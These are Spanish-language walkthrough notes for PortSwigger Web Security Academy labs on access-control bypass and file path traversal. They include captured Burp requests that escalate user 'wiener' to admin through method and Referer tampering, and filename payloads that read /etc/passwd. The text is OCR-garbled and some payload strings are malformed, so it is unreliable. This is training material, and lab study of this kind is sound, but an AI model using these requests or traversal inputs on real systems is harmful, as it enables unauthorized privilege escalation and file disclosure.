

Lab: Method-based access control can be circumvented

Iniciamos sesión con las credenciales de administrador para ver que tiene.



Interceptamos el Admin panel para ver que tiene.




Observamos que tiene por método POST "admin-roles" y el cuerpo que es username=carlos&action=downgrade

```
POST / Admin-roles HTTP/2


2 Host: 0ac8007503fe83cd85b5c897002800b6.web-security-academy.net
3 Cookie: session=h7QAeJKE0sp3j2mAzxc36Ic6oTNmJFHy
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: es-Es, es; q=0.8, en-US; q=0.5, en; q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 32
10 Origin: https://0ac8007503fe83cd85b5c897002800b6.web-security-academy.net
11 Referer: https://0ac8007503fe83cd85b5c897002800b6.web-security-academy.net/admin
12 Upgrade-Insecure-Requests: 1
3 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
② ② ← → Sean
```

Cambiamos con Wiener e iniciamos sesión y subimos un correo para interceptar.



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
Cambiamos el método de entrada a GET



Cambiamos la petición.


```
| GET /admin-roles?username=wiener&action=upgrade | HTTP/2 |
| Host: @ac8007503fe83cd85b5c897002800b6.web-security-academy.net |
| Cookie: session=Vp7lPanmypdRp3BcPCFWHvOZhUc1PvL0 |
| User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0 |
| Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 |
| Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 |
| Accept-Encoding: gzip, deflate |
| Origin: https://0ac8007503fe83cd85b5c897002800b6.web-security-academy.net |
| Referer: https://0ac8007503fe83cd85b5c897002800b6.web-security-academy.net/my-account?id=wiener |
| Upgrade-Insecure-Requests: 1 |
| Sec-Fetch-Dest: document |
| Sec-Fetch-Mode: navigate |
| Sec-Fetch-Mode: navigate |
| Sec-Fetch-Site: same-origin |
| Sec-Fetch-User: ?1 |
| Te: trailers |
| O highlights |
```

Vemos que se logró cambiar Wiener a admin




Lab: Multi-step process with no access control on one step

Se inicio sesión con las credenciales de admin




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Checamos que se hace con el panel de administrados y vemos con burp.




Seleccionamos Yes y vemos lo que manda a Burp.




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Observamos que manda en recurso /admin-roles y en el cuerpo


action=downgrade&confirmed=true&username=carlos



Cambiamos a el usuario Wiener




Ingresamos un correo y capturamos la petición.



Cambiamos los parámetros seleccionados por los vistos en admin.


```
₩ | нттр/2 🕐
                                                                                                                                            <del>윤</del>
1 POST /my-account/change-email HTTP/2
2 Host: 0a4c00ee043bf64582ea85a4004400c3.web-security-academy.net
3 Cookie: session=psM2xWZ20s2ETO9yRc9qnIO29fR3YXWQ
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: es_ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www.form-urlencoded
9 Content-Length: 25
10 Origin: https://0a4c00ee040bf64582ea85a4004400c3.web-security-academy.net
11 Referer: https://0a4c00ee040bf64582ea85a4004400c3.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
(?) (c) ← → Sea
```

Se subió privilegios a Wiener




Lab: File path traversal, traversal sequences blocked with absolute path bypass

Se arrastra cualquier imagen al path.




Cambiaremos el nombre la imagen por: /etc/passwd




Lab: File path traversal, traversal sequences stripped non-recursively


Ponemos la imagen en el path.



Cambiamos el nombre de la imagen y luego ocupamos el método de sanitización.



Con Burp podemos ver el contenido.




Lab: File path traversal, validation of start of path

La imagen abierta la abrimos en burp para ver mejor la respuesta.



Cambiamos el nombre por ../../passwd/etc

Para poder regresar.




Y queda resuelto.


```
← → ♂ ○ A 5<sup>2</sup> https://0aad00fd04addfc484101a22007d0066.web-security-academy.net/image?filename=/var/www/images/.1./. ☆ ♡ む ♥ む ● む No se puede mostrar la imagen "https://0aad00fd04addfc484101a22007d0066.web-security-academy.net/image?filename=/var/www/images/.1././etc/passwd" porque contiene errores.
```

Lab: Referer-based access control


Ingresamos con las credenciales de administrador y capturamos la vista de adminpanel en el Burp.




Luego cambiamos a las credenciales de Wiener.




Mandamos un correo para capturar la petición en Burp



Cambiamos el metdo a GET y cambiaremos el Referer



Se cambio el referer del admin y el username y la action, para subir privilegios a Wiener



Completando el laboratorio una vez que se le sube privilegios a Wiener desde Wiener Usando el referer y el metdo GET.

